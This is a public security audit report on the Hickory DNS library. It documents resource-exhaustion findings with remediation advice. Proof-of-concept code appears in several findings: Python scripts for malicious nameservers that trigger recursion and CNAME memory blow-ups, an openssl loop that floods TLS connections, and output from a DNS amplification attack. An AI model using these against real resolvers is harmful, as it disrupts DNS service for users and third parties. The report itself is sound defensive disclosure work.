Code Review on Hickory DNS
for the Hickory DNS Team

Final Report and Management Summary

2024-10-25

PUBLIC

X41 D-Sec GmbH
Krefelder Str. 123
D-52070 Aachen
Amtsgericht Aachen: HRB19989

`https://x41-dsec.de/`
`info@x41-dsec.de`

Organized by the Open Source Technology Improvement Fund

Revision	*Date*	*Change*	*Author(s)*
1	2024-10-18	Final Draft Report	E. Sesterhenn JM R. Femmer M. Vervier
2	2024-10-25	Final Report and Management Summary	E. Sesterhenn JM R. Femmer M. Vervier

Contents

Dashboard

Target	
Customer	Hickory DNS Team
Name	Hickory DNS
Type	Network Daemon
Version	e0b24aa5c12598f618c926198b255f9845ae475f

Engagement	
Type	Gray Box Penetration Test
Consultants	4: Eric Sesterhenn, JM, Markus Vervier, and Robert Femmer
Engagement Effort	30 person-days, 2024-09-16 to 2024-10-07

Total issues found	4



Figure 1: Issue Overview (l: Severity, r: CWE Distribution)

1 Executive Summary

In September 2024, X41 D-Sec GmbH performed a code audit against the Hickory DNS library to identify vulnerabilities and weaknesses in the recursor, client and server implementations.

A total of four vulnerabilities were discovered during the test by X41. None were rated as having a critical severity, none as high, two as medium, and two as low. Additionally, seven issues without a direct security impact were identified.



Figure 1.1: Issues and Severity

Hickory DNS is a collection of DNS libraries implementing a DNS authoritative server, client and recursive resolver. The software may be used as part of the DNS distributed database. Vulnerabilities in the application would allow an attacker to disrupt a core service of the Internet by, e.g. by flooding important servers with packets leveraging an amplification attack or hijacking connections of users to important Internet services by poisoning the DNS cache.

In a source code audit, all information about the system is made available. The test was performed

by four experienced security experts between 2024-09-16 and 2024-10-07.

The most severe issues identified in this audit allow an attacker to consume all processing, memory or connection resources on the machine running a Hickory DNS recursor or server. This may disrupt Internet service for users as well as enable blind DNS cache poisoning attacks performed against downstream servers, which rely on answers from a Hickory DNS server.

The code base is new and has not seen significant use in a production setting and frequent changes are to be expected in the future. It is recommended to repeat a thorough source code review in due time. Due to the use of Rust, memory safety issues are avoided. However, the code base does not limit the use of system resources sufficiently and DoS conditions can be triggered with low effort. These issues pose only a minor threat to the overall security of the system.

2 Introduction

X41 reviewed the Hickory DNS[1] source code which contains a DNS client, server and recursor.

They are considered sensitive because DNS constitutes a fundamental part of the Internet infrastructure. A successful attack may enable an attacker to hijack connections of users requesting websites and transferring sensitive data. In less sophisticated scenarios, faulty DNS servers can be used to generate large amounts of Internet traffic, which may cause DoS[2] conditions for other Internet services.

Attackers could try to attack the server and resolver by sending malicious queries or responses. Additionally, attacks against the caching behavior or DNS specific protocol attacks may be possible.

2.1 Methodology

The review was based on a source code review of the Rust code base.

A manual approach for penetration tests and for code reviews is used by X41. This process is supported by tools such as static code analyzers and industry standard web application security tools[3].

X41 adheres to established standards for source code reviewing and penetration testing. These are in particular the *CERT Secure Coding*[4] standards and the *Study - A Penetration Testing Model*[5] of the German Federal Office for Information Security.

The workflow of source code reviews is shown in figure 2.1. In an initial, informal workshop

[1] Domain Name System
[2] Denial of Service
[3] `https://portswigger.net/burp`
[4] `https://wiki.sei.cmu.edu/confluence/display/seccode/SEI+CERT+Coding+Standards`
[5] `https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration_pdf.pdf?__blob=publicationFile&v=1`

regarding the design and architecture of the application a basic threat model is created. This is used to explore the source code for interesting attack surface and code paths. These are then audited manually and with the help of tools such as static analyzers and fuzzers. The identified issues are documented and can be used in a GAP analysis to highlight changes to previous audits.



Figure 2.1: Code Review Methodology

2.2 Findings Overview

DESCRIPTION	SEVERITY	ID	REF
Stack Overflow in Recursor	LOW	HCKRYDNS-CR-24-01	4.1.1
DoS via Open Connections	MEDIUM	HCKRYDNS-CR-24-02	4.1.2
Resolver Vulnerable to KeyTrap Attack	MEDIUM	HCKRYDNS-CR-24-03	4.1.3
Out of Memory Denial of Service in Recursor	LOW	HCKRYDNS-CR-24-04	4.1.4
Hickory Accepts Invalid Domain Labels	NONE	HCKRYDNS-CR-24-100	4.2.1
Timeout in Recursor Due to Misconfigured Upstream	NONE	HCKRYDNS-CR-24-101	4.2.2
No Warning for Unprotected Keys	NONE	HCKRYDNS-CR-24-102	4.2.3
Hickory Daemon Running as Root	NONE	HCKRYDNS-CR-24-103	4.2.4
No Rate-Limits	NONE	HCKRYDNS-CR-24-104	4.2.5
Failing Unit Tests	NONE	HCKRYDNS-CR-24-105	4.2.6
No 0x20-Encoding Employed in Recursor	NONE	HCKRYDNS-CR-24-106	4.2.7

Table 2.1: Security-Relevant Findings

2.3 Scope

The audit was based on the open source code base[6] available on GitHub and based on commit e0b24aa5c12598f618c926198b255f9845ae475f[7].

The repository contained around 70kLoC of Rust code.

A Discord chat group was available to discuss questions between the developers and the testers. Severe security issues were to be reported via GitHub Security during the test.

2.4 Coverage

A security source code audit attempts to find the most important or sometimes as many of the existing problems as possible, though it is practically never possible to rule out the possibility of additional weaknesses being found in the future.

The source code was inspected with semgrep[8]. Timeout handling was inspected for possible DoS situations. The daemon was tested whether it is affected by classic DNS attacks such as DNS amplification. Markers in the code such as *TODO* or *FIXME* were inspected on whether they have an impact on the security of the service. A similar audit was performed for places that panic and

[6] https://github.com/hickory-dns/hickory-dns
[7] https://github.com/hickory-dns/hickory-dns/tree/e0b24aa5c12598f618c926198b255f9845ae475f
[8] https://semgrep.dev/

whether they could be abused for DoS. Some fuzz testing was performed using the nmap DNS fuzzer[9] and dns-fuzzer[10].

The implementation and the observed behavior of the application was held against the various DNS RFCs[11].

The source code was inspected for cache poisoning vulnerabilities [12] and vulnerabilities known as KeyTrap[13] (CVE-2023-50387[14]).

As part of the audit, dependencies that included `unsafe` code blocks were audited. This included the crates `lru-cache` and `linked-hash-map`.

Undefined behavior was checked via the Miri[15] interpreter for Rust that is able to find bugs at run time that the default Rust safety checks may not find. The unit tests were invoked via: `MIRIFLAGS=-Zmiri-disable-isolation cargo miri test -all-targets -no-fail-fast`. No undefined behavior or crashes were found except expected failures for system calls that Miri doesn't support.

In a similar way, it was attempted to provide correctness proofs based on the defined unit tests for core functions via *The Kani Rust Verifier*[16], but besides similar problems occurring as with Miri, most of them could not be checked due to space and runtime exceeding the available resources including time.

File operations were checked for injection issues and permission issues.

Missing error handling was checked on I/O operations and other important verification functions.

The handling of `CNAME`, `SRV`, `PTR`, and `NS` records was inspected for possible infinite recursion.

The handling of unexpected record types and values, such as pseudo records or wildcard domains was checked.

The audit focused on the resolver library and it's interaction with upstream servers and downstream clients, the cache and DNSSEC[17]. Most of the results stem from various defects in these parts.

Suggestions for next steps in securing this scope can be found in section 2.5.

[9] `https://nmap.org/nsedoc/scripts/dns-fuzz.html`
[10] `https://github.com/guyinatuxedo/dns-fuzzer`
[11] Request for Commentss
[12] `https://www.cs.utexas.edu/%7Eshmat/shmat_securecomm10.pdf`
[13] `https://www.athene-center.de/fileadmin/content/PDF/Keytrap_2401.pdf`
[14] `https://nvd.nist.gov/vuln/detail/CVE-2023-50387`
[15] `https://github.com/rust-lang/miri`
[16] `https://model-checking.github.io/kani/`
[17] Domain Name System Security Extensions

2.5 Recommended Further Tests

The code base is rather new, and still contains multiple suggestions of unfinished code with comments such as *TODO*, *FIXME*, *XXX*, or similar. Considerable amounts of the code targeted by the audit was contributed just before the start of the audit. The code base is under heavy development, so after resolving the findings in this report, it is recommended to retest them because the changes are likely to be fundamental to the application's security model. Further audits should be scheduled in due time to account for the changing code base.

The code base suffers from a lack of defenses against resource exhaustion attacks. The resource may be CPU[18] time, stack space or sockets provided by the operating system. Some of these have further reaching consequences, as they may be used in staging other attacks against Hickory DNS or the DNS ecosystem as a whole.

An important defense against blind cache poisoning (0x20 encoding) is implemented in the code base, however not in use outside of tests. X41 believes that the code base would greatly benefit from integration tests checking for security properties afforded by mitigations.

The project lacks comprehensive documentation that covers configuration and operation, which X41 believes is crucial in guiding users of the software to avoid insecure misconfigurations and pitfalls.

X41 recommends to mitigate the issues described in this report. Afterwards, CVE[19] IDs[20] should be requested and customers be informed (e.g. via a changelog or a special note for issues with higher severity) to ensure that they can make an informed decision about upgrading or other possible mitigations.

[18] Central Processing Unit
[19] Common Vulnerabilities and Exposures
[20] Identifiers

3 Rating Methodology for Security Vulnerabilities

Security vulnerabilities are given a purely technical rating by the testers as they are discovered during the test. Business factors and financial risks for Hickory DNS Team are beyond the scope of a penetration test which focuses entirely on technical factors. Yet technical results from a penetration test may be an integral part of a general risk assessment. A penetration test is based on a limited time frame and only covers vulnerabilities and security issues which have been found in the given time, there is no claim for full coverage.

In total, five different ratings exist, which are as follows:

Severity Rating
None
Low
Medium
High
Critical

A low rating indicates that the vulnerability is either very hard for an attacker to exploit due to special circumstances, or that the impact of exploitation is limited, whereas findings with a medium rating are more likely to be exploited or have a higher impact. High and critical ratings are assigned when the testers deem the prerequisites realistic or trivial and the impact significant or very significant.

Findings with the rating 'none' are called informational findings and are related to security hardening, affect functionality, or other topics that are not directly related to security. X41 recommends to mitigate these issues as well, because they often become exploitable in the future. Doing so will strengthen the security of the system and is recommended for defense in depth.

Common Weakness Enumeration

The CWE[1] is a set of software weaknesses that allows the categorization of vulnerabilities and weaknesses in software. If applicable, X41 provides the CWE-ID for each vulnerability that is discovered during a test.

CWE is a very powerful method to categorize a vulnerability and to give general descriptions and solution advice on recurring vulnerability types. CWE is developed by *MITRE*[2]. More information can be found on the CWE website at `https://cwe.mitre.org/`.

[1] Common Weakness Enumeration
[2] `https://www.mitre.org`

4 Results

This chapter describes the results of this test. The security-relevant findings are documented in Section 4.1. Additionally, findings without a direct security impact are documented in Section 4.2.

4.1 Findings

The following subsections describe findings with a direct security impact that were discovered during the test.

4.1.1 HCKRYDNS-CR-24-01: Stack Overflow in Recursor

Severity:	LOW
CWE:	400 – Uncontrolled Resource Consumption ('Resource Exhaustion')
Affected Component:	crates/recursor/src/recurse_dns_handle.rs

4.1.1.1 Description

When an authoritative nameserver that the recursor is querying for some A record returns an empty answer and an NS[1] record in the name servers section, Hickory interprets this as a referral. The referred name server is then resolved and queried for the original A record. The resolver process is started for the referred name server with a recursion depth of zero. Hence, when during the process Hickory is referred to the same name server again, unbounded recursion occurs, which results in a stack overflow, crashing the Hickory resolver.

The Python script in listing 4.1 is to be run on the host responsible for authoritative DNS replies

[1] nameserver

for *example.com*.

```python
#!/usr/bin/env python

from dnslib import DNSRecord, RCODE, RR, QTYPE, NS
from dnslib.server import DNSServer
import sys

LOOP_NS="test.example.com"

class Resolver(object):
    def resolve(self, request, handler):
        reply = request.reply()
        reply.header.rcode = getattr(RCODE,'NOERROR')
        reply.auth = [RR("", QTYPE.NS, rdata=NS(LOOP_NS))]
        return reply


if __name__ == "__main__":
    resolver = Resolver()
    server = DNSServer(resolver, address="0.0.0.0", port=53)
    server.start()
```

Listing 4.1: Self-Referring Name Server

When a user now issues a lookup on any subdomain of `example.com`, Hickory will attempt to resolve `test.example.com` recursively and run out of stack space quickly. The recursive call can be found in ***RecursorDnsHandle::ns_pool_for_referral()***, which is called by ***RecursorDnsHandle::resolve()*** and calls ***resolve()*** again with argument *depth* set to zero, see listing 4.2, line 637.

```
629         // collect missing IP addresses, select over them all, get the addresses
630         // make it configurable to query for all records?
631         if config_group.is_empty() && !need_ips_for_names.is_empty() {
632             debug!("ns_pool_for_referral need glue for {}", query_name);
633
634             let mut resolve_futures = FuturesUnordered::new();
635             for rec_type in [RecordType::A, RecordType::AAAA] {
636                 need_ips_for_names.iter().take(1).for_each(|name| {
637                     resolve_futures.push(self.resolve(
638                         Query::query(name.data().as_ns().unwrap().0.clone(), rec_type),
639                         request_time,
640                         self.security_aware,
641                         0,
642                     ));
643                 });
644             }
```

Listing 4.2: Unbounded Recursion

4.1.1.2 Solution Advice

X41 recommends to limit the recursion depth for the resolver following nameserver referrals as well.

4.1.2 HCKRYDNS-CR-24-02: DoS via Open Connections

Severity:	MEDIUM
CWE:	400 – Uncontrolled Resource Consumption ('Resource Exhaustion')
Affected Component:	crates/server/src/server/server_future.rs

4.1.2.1 Description

The code does not set timeouts for TLS[2] or HTTPS[3] connections. Client connections can be kept open for an infinite time, which keeps blocking the client while waiting for an answer (see listing 4.3).

```
1 nc -l -p 443 &
2 sleep 1s
3 ./target/release/dns -p https -n 127.0.0.1:443  --tls-dns-name asd query www.test A
```

Listing 4.3: Client Waiting Indefinitely

Additionally, connections against these services to the server can be kept open for an infinite time. Attackers can easily open (see Listing 4.4) a huge number of TLS connections and keep them open.

```
1 for i in `seq 1 10`; do
2     for i in `seq 1 500`;
3         do openssl s_client -quiet -verify_quiet -connect 10.122.122.130:853 &
4     done;
5     sleep 10s;
6 done
```

Listing 4.4: OpenSSL DoS

With a large amount of open connections, the daemon will be busy managing mutexes and use all available CPU resources (see Listing 4.5).

[2] Transport Layer Security
[3] HyperText Transfer Protocol Secure

```
#0  syscall () at ../sysdeps/unix/sysv/linux/x86_64/syscall.S:38
#1  0x000055607f6c09a2 in std::sys::pal::unix::futex::futex_wait () at
↪ library/std/src/sys/pal/unix/futex.rs:67
#2  std::sys::sync::condvar::futex::Condvar::wait_optional_timeout () at
↪ library/std/src/sys/sync/condvar/futex.rs:49
#3  std::sys::sync::condvar::futex::Condvar::wait () at
↪ library/std/src/sys/sync/condvar/futex.rs:33
#4  0x000055607f4f18d2 in std::sync::condvar::Condvar::wait<()> (self=0x556081779520, guard=...)
    at /rustc/eeb90cda1969383f56a2637cbd3037bdf598841c/library/std/src/sync/condvar.rs:192
#5  0x000055607f50599f in tokio::runtime::park::Inner::park (self=0x556081779510) at
↪ src/runtime/park.rs:116
#6  0x000055607f506587 in tokio::runtime::park::{impl#4}::park::{closure#0}
↪ (park_thread=0x7fe6a168c8d8) at src/runtime/park.rs:254
#7  0x000055607f5066ee in tokio::runtime::park::{impl#4}::with_current::{closure#0}<tokio::runtim⌋
↪ e::park::{impl#4}::park::{closure_env#0}, ()>
↪ (inner=0x7fe6a168c8d8)
    at src/runtime/park.rs:268
#8  0x000055607f4ff6e5 in std::thread::local::LocalKey<tokio::runtime::park::ParkThread>::try_wit⌋
↪ h<tokio::runtime::park::ParkThread,
↪ tokio::runtime::park::{impl#4}::with_current::{closure_env#0}<tokio::runtime::park::{impl#4}:⌋
↪ :park::{closure_env#0}, ()>, ()> (self=0x55607fcbbe10,
↪ f=...)
    at /rustc/eeb90cda1969383f56a2637cbd3037bdf598841c/library/std/src/thread/local.rs:283
#9  0x000055607f5066b6 in tokio::runtime::park::CachedParkThread::with_current<tokio::runtime::pa⌋
↪ rk::{impl#4}::park::{closure_env#0}, ()> (self=0x7ffd72fbe62f,
↪ f=...)
    at src/runtime/park.rs:268
#10 0x000055607f50650e in tokio::runtime::park::CachedParkThread::park (self=0x7ffd72fbe62f) at
↪ src/runtime/park.rs:254
#11 0x000055607e23becf in
↪ tokio::runtime::park::CachedParkThread::block_on<hickory_server::server::server_future::{impl⌋
↪ #0}::block_until_done::{async_fn_env#0}<hickory_server::authority::catalog::Catalog>>
↪ (self=0x7ffd72fbe62f, f=...) at /home/eric/.cargo/registry/src/index.crates.io-6f17d22bba1500⌋
↪ 1f/tokio-1.40.0/src/runtime/park.rs:285
#12 0x000055607e3464ab in tokio::runtime::context::blocking::BlockingRegionGuard::block_on<hickor⌋
↪ y_server::server::server_future::{impl#0}::block_until_done::{async_fn_env#0}<hickory_server:⌋
↪ :authority::catalog::Catalog>> (self=0x7ffd72fbe760,
↪ f=...)
    at /home/eric/.cargo/registry/src/index.crates.io-6f17d22bba15001f/tokio-1.40.0/src/runtime/c⌋
    ↪  ontext/blocking.rs:66
#13 0x000055607e25e0d0 in tokio::runtime::scheduler::multi_thread::{impl#0}::block_on::{closure#0⌋
↪ }<hickory_server::server::server_future::{impl#0}::block_until_done::{async_fn_env#0}<hickory⌋
↪ _server::authority::catalog::Catalog>>
↪ (blocking=0x7ffd72fbe760)
    at /home/eric/.cargo/registry/src/index.crates.io-6f17d22bba15001f/tokio-1.40.0/src/runtime/s⌋
    ↪  cheduler/multi_thread/mod.rs:87
#14 0x000055607e3b29ca in tokio::runtime::context::runtime::enter_runtime<tokio::runtime::schedul⌋
↪ er::multi_thread::{impl#0}::block_on::{closure_env#0}<hickory_server::server::server_future::⌋
↪ {impl#0}::block_until_done::{async_fn_env#0}<hickory_server::authority::catalog::Catalog>>,
↪ core::result::Result<(), hickory_proto::error::ProtoError>> (
```

```
22      handle=0x7ffd72fc0d90, allow_block_in_place=true, f=...) at /home/eric/.cargo/registry/src/in
        ↪  dex.crates.io-6f17d22bba15001f/tokio-1.40.0/src/runtime/context/runtime.rs:65
23  #15 0x000055607e25ddb8 in tokio::runtime::scheduler::multi_thread::MultiThread::block_on<hickory_
    ↪  server::server::server_future::{impl#0}::block_until_done::{async_fn_env#0}<hickory_server::a
    ↪  uthority::catalog::Catalog>> (self=0x7ffd72fc0d68, handle=0x7ffd72fc0d90,
    ↪  future=...)
24      at /home/eric/.cargo/registry/src/index.crates.io-6f17d22bba15001f/tokio-1.40.0/src/runtime/s
        ↪  cheduler/multi_thread/mod.rs:86
25  #16 0x000055607e351ee5 in
    ↪  tokio::runtime::runtime::Runtime::block_on_inner<hickory_server::server::server_future::{impl
    ↪  #0}::block_until_done::{async_fn_env#0}<hickory_server::authority::catalog::Catalog>>
    ↪  (self=0x7ffd72fc0d60, future=...) at /home/eric/.cargo/registry/src/index.crates.io-6f17d22bb
    ↪  a15001f/tokio-1.40.0/src/runtime/runtime.rs:363
26  #17 0x000055607e352c29 in
    ↪  tokio::runtime::runtime::Runtime::block_on<hickory_server::server::server_future::{impl#0}::b
    ↪  lock_until_done::{async_fn_env#0}<hickory_server::authority::catalog::Catalog>>
    ↪  (self=0x7ffd72fc0d60, future=...) at /home/eric/.cargo/registry/src/index.crates.io-6f17d22bb
    ↪  a15001f/tokio-1.40.0/src/runtime/runtime.rs:335
27  #18 0x000055607e3e96fe in hickory_dns::run () at bin/src/hickory-dns.rs:587
28  #19 0x000055607e3de1aa in hickory_dns::main () at bin/src/hickory-dns.rs:380
```

Listing 4.5: Mutex Congestion Backtrace

4.1.2.2 Solution Advice

X41 recommends to set timeout handlers for all incoming and outgoing connections.

4.1.3 HCKRYDNS-CR-24-03: Resolver Vulnerable to KeyTrap Attack

Severity:	MEDIUM
CWE:	400 – Uncontrolled Resource Consumption ('Resource Exhaustion')
Affected Component:	crates/proto/src/xfer/dnssec_dns_handle/mod.rs

4.1.3.1 Description

The KeyTrap Attack was described by Heftrig et al[4]. It constitutes a resource exhaustion attack against the DNSSEC verifier of any RFC-compliant DNS resolver. The RFC-compliant resolver must attempt to verify `RRSIG` records (there may be multiple per record) using `DNSKEY` records with matching key tag, name class and type. Since the key tag is not collision resistant, multiple `DNSKEY` records with a matching key tag, name, class, type and differing signatures can be constructed. The complexity of verifying m signatures using n keys is then $\mathcal{O}(m \cdot n)$. Variants of the KeyTrap attack exist, where only one signature is verified against multiple keys, or similar. They are less effective than the KeyTrap attack.

Hickory DNS does not limit the number of attempts to verify a signature with a key and hence will suffer from high CPU usage when facing a malicious authority set up with colliding `DNSKEY` and `RRSIG` entries.

4.1.3.2 Solution Advice

X41 recommends adopting a policy that restricts resource consumption when verifying DNSSEC records.

[4] https://www.athene-center.de/fileadmin/content/PDF/Keytrap_2401.pdf

4.1.4 HCKRYDNS-CR-24-04: Out of Memory Denial of Service in Recursor

Severity:	LOW
CWE:	400 – Uncontrolled Resource Consumption ('Resource Exhaustion')
Affected Component:	crates/recursor/src/recursor_dns_handle.rs

4.1.4.1 Description

When the recursor queries upstream servers for records, it may receive a set of *CNAME* records, which it attempts to resolve. Hickory attempts to resolve all of the records in the set, by using the resolve API. The recursion depth is limited to a configured value, which defaults to 12. When Hickory encounters a malicious server, which replies with c new *CNAME* records during the recursive resolve, Hickory will attempt to resolve these as well. After n recursion levels, the workload to resolve all *CNAME* records will be c^n. While the upstream server only has to respond to simple DNS queries, Hickory is also keeping the replies in memory. A malicious authority implementing this behavior is given in lst. 4.6.

```python
#!/usr/bin/env python

from dnslib import DNSRecord, RCODE, RR, QTYPE, NS
from dnslib.server import DNSServer

i = 0
class Resolver(object):
    def resolve(self, request, handler):
        global i
        qname = request.get_q().get_qname()

        tokens = str(qname).split("-")
        n = int(tokens[1])+1 if len(tokens) == 3 else 0

        reply = request.reply()
        reply.header.rcode = getattr(RCODE,'NOERROR')
        if n == 11:
            reply.add_answer(*RR.fromZone(f"{qname} IN A 127.0.0.1"))
        else:
            for j in range(40):
                host=f"c-{n}-{i}.test."
                reply.add_answer(*RR.fromZone(f"{qname} IN CNAME {host}"))
                i = i + 1
        reply.auth = []
        return reply

if __name__ == "__main__":
```

```
28      resolver = Resolver()
29      server = DNSServer(resolver, address="0.0.0.0", port=53)
30      server.start()
```

Listing 4.6: Bogus CNAME Name Server

When set up as the authority for the *test.* -zone and queried for any subdomain, e.g. *foo.test.*, it will reply with 40 unique *CNAME* records in the same zone. When these are resolved, the bogus server will generate another 40 unique records, until the configured recursion depth limit is reached, at which it resolves the query to an *A* record. At a recursion depth limit of 12 and 40 *CNAME*s per request, this will prompt Hickory to resolve and keep in memory the replies for 1677721600000000000 queries.

4.1.4.2 Solution Advice

X41 recommends adopting a policy that restricts resource consumption when resolving *CNAME* records.

4.2 Informational Notes

The following observations do not have a direct security impact, but are related to security hardening, affect functionality, or other topics that are not directly related to security. X41 recommends to mitigate these issues as well, because they often become exploitable in the future. Doing so will strengthen the security of the system and is recommended for defense in depth.

4.2.1 HCKRYDNS-CR-24-100: Hickory Accepts Invalid Domain Labels

Affected Component:	crates/proto/src/rr/domain/label.rs

4.2.1.1 Description

Hickory accepts a label that starts with an asterisk and is followed by any usually legal character in a domain label, i.e. which match the regular expression `*[a-zA-Z0-9-_]+`.

4.2.1.2 Solution Advice

X41 recommends to not accept domain labels of this form.

4.2.2 HCKRYDNS-CR-24-101: Timeout in Recursor Due to Misconfigured Upstream

Affected Component:	crates/recursor/src/recursor_pool.rs

4.2.2.1 Description

When an upstream DNS server has a misconfigured NS record that points back to the a Hickory recursor (e.g. by using `127.0.0.1` in the corresponding A record), the Hickory recursor will query itself a second time for the same record. Due to the lookup sharing mechanism implemented in the recursor pool, the query will await the completion of itself and block the task until the future is resolved due to a timeout.

4.2.2.2 Solution Advice

X41 recommends to detect the recursive loop and return with an error condition.

4.2.3 HCKRYDNS-CR-24-102: No Warning for Unprotected Keys

Affected Component: Generic

4.2.3.1 Description

Hickory uses certificates and keys to secure the TLS interfaces. These are stored in files in the local file system. If these files are readable or writable by all users they could be compromised.

4.2.3.2 Solution Advice

X41 recommends to add a warning when keys are world readable or writable similar to e.g. SSH[5].

[5] Secure Shell

4.2.4 HCKRYDNS-CR-24-103: Hickory Daemon Running as Root

Affected Component:	Architecture

4.2.4.1 Description

The Hickory Daemon needs to be started as `root` user to enable it to open all configuration files and create sockets on privileged ports. Since the server does not change the session to another user or drops these privileges, any successfully attack against the daemon has maximal impact.

4.2.4.2 Solution Advice

X41 recommends to evaluate whether it is possible to drop privileges after opening all required files and sockets.

4.2.5 HCKRYDNS-CR-24-104: No Rate-Limits

Affected Component: Architecture

4.2.5.1 Description

Hickory does not have any rate-limiting mechanism in place to prevent the abuse of a DNS resolver for amplification attacks[6]. Usually rate-limits are used to limit the amount of amplification that can be targeted at a single server[7].

Such attacks spoof the victims IP[8] address and try to generate large DNS answers that are sent in high volumes to the victim. These attacks can be performed easily with the tools available[9] (see Listing 4.7).

```
# r_dns-amplifier -m 1  -n 10.122.122.130 10.122.122.150
[INFO] Attack on 10.122.122.150 started with 1 threads...
[INFO] Packets sent: 49
[INFO] Packets sent: 163313
[INFO] Packets sent: 330502
[INFO] Packets sent: 500061
^C[INFO] Packets sent: 544521
[INFO] Attack on 10.122.122.150 finished after 8 seconds with 544521 packets sent.
```

Listing 4.7: DNS Amplification Attack

Since these attacks would not affect the Hickory server, but third party systems, this is rated as an informational finding.

4.2.5.2 Solution Advice

X41 recommends to introduce rate-limiting.

[6] https://kb.isc.org/docs/aa-00897
[7] https://kb.isc.org/docs/aa-01000
[8] Internet Protocol
[9] https://github.com/cavoq/r_dns-amplifier

4.2.6 HCKRYDNS-CR-24-105: Failing Unit Tests

Affected Component: Build System

4.2.6.1 Description

It was found that not all unit tests pass without failure as seen in the following listing 4.8:

```
$ cargo test --all-targets --no-fail-fast
...
---- config_tests::test_reject_unknown_fields stdout ----
seed file: example.toml
seed file: example_allow_networks.toml
seed file: ipv4_only.toml
seed file: example_forwarder.toml
skipping due to recursor store
seed file: example_deny_networks.toml
seed file: ipv6_only.toml
seed file: dnssec_with_update.toml
skipping due to recursor store
seed file: ipv4_and_ipv6.toml
seed file: example_recursor.toml
thread 'config_tests::test_reject_unknown_fields' panicked at
↪  crates/server/tests/integration/config_tests.rs:496:45:
called `Result::unwrap()` on an `Err` value: Error { inner: Error { inner: TomlError { message:
↪  "unknown variant `recursor`, expected one of `file`, `sqlite`, `forward`", raw: Some("##
↪  Default zones, these should be present on all nameservers, except in rare\n##  configuration
↪  cases\n[[zones]]\nzone = \"localhost\"\nzone_type = \"Primary\"\nfile =
↪  \"default/localhost.zone\"\n\n[[zones]]\nzone = \"0.0.127.in-addr.arpa\"\nzone_type =
↪  \"Primary\"\nfile = \"default/127.0.0.1.zone\"\n\n[[zones]]\nzone =
↪  \"0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.ip6.arpa\"\nzone_type =
↪  \"Primary\"\nfile = \"default/ipv6_1.zone\"\n\n[[zones]]\nzone =
↪  \"255.in-addr.arpa\"\nzone_type = \"Primary\"\nfile = \"default/255.zone\"\n\n[[zones]]\nzone
↪  = \"0.in-addr.arpa\"\nzone_type = \"Primary\"\nfile = \"default/0.zone\"\n\n[[zones]]\n##
↪  zone: this is the ORIGIN of the zone, aka the base name, '.' is implied on the end\n##
↪  specifying something other than '.' here, will restrict this recursor to only queries\n##
↪  where the search name is a subzone of the name, e.g. if zone is \"example.com.\", then\n##
↪  queries for \"www.example.com\" or \"example.com\" would be recursively queried.\nzone =
↪  \".\"\n\n## zone_type: Primary, Secondary, Hint, Forward\nzone_type =
↪  \"Hint\"\n\n[zones.stores]\ntype = \"recursor\"\nroots = \"default/root.zone\"\nns_cache_size
↪  = 1024\nrecord_cache_size = 1048576\nrecursion_limit = 12\n\n## do_not_query: these networks
↪  will not be sent queries during recursive resolution\ndo_not_query = [\"0.0.0.0/8\",
↪  \"127.0.0.0/8\", \"::/128\", \"::1/128\"]\n"), keys: ["zones", "stores", "type"], span:
↪  Some(1046..1056) } } }

failures:
```

```
    config_tests::dns_over_https
    config_tests::dns_over_tls
    config_tests::dns_over_tls_rustls_and_openssl
    config_tests::test_reject_unknown_fields

test result: FAILED. 63 passed; 4 failed; 1 ignored; 0 measured; 0 filtered out; finished in 1.86s

error: test failed, to rerun pass `-p hickory-server --test integration`
     Running unittests src/lib.rs (target/debug/deps/hickory_util-0611962bc829ce9f)

...

error: 2 targets failed:
    `-p hickory-server --lib`
    `-p hickory-server --test integration`
```

Listing 4.8: Failing Unit Tests

The tests were run on *rustc 1.83.0-nightly (fb4aebddd 2024-09-30)*, running on *nightly-x86_64-unknown-linux-gnu*. The same failing behavior was observed on Rust the stable runtime at the time.

4.2.6.2 Solution Advice

X41 recommends to fix the failures in the unit tests when ran on a default runtime.

4.2.7 HCKRYDNS-CR-24-106: No 0x20-Encoding Employed in Recursor

Affected Component: Recursor

4.2.7.1 Description

0x20-Encoding is employed to lower the odds of a successful blind UDP[10] cache poisoning attack. While ***Name::randomize_label_case()*** implements 0x20-Encoding, it is not being called anywhere. Other DNS servers such as Unbound[11] use this mitigation.

4.2.7.2 Solution Advice

X41 recommends to apply randomized label cases on all outgoing query names.

[10] User Datagram Protocol
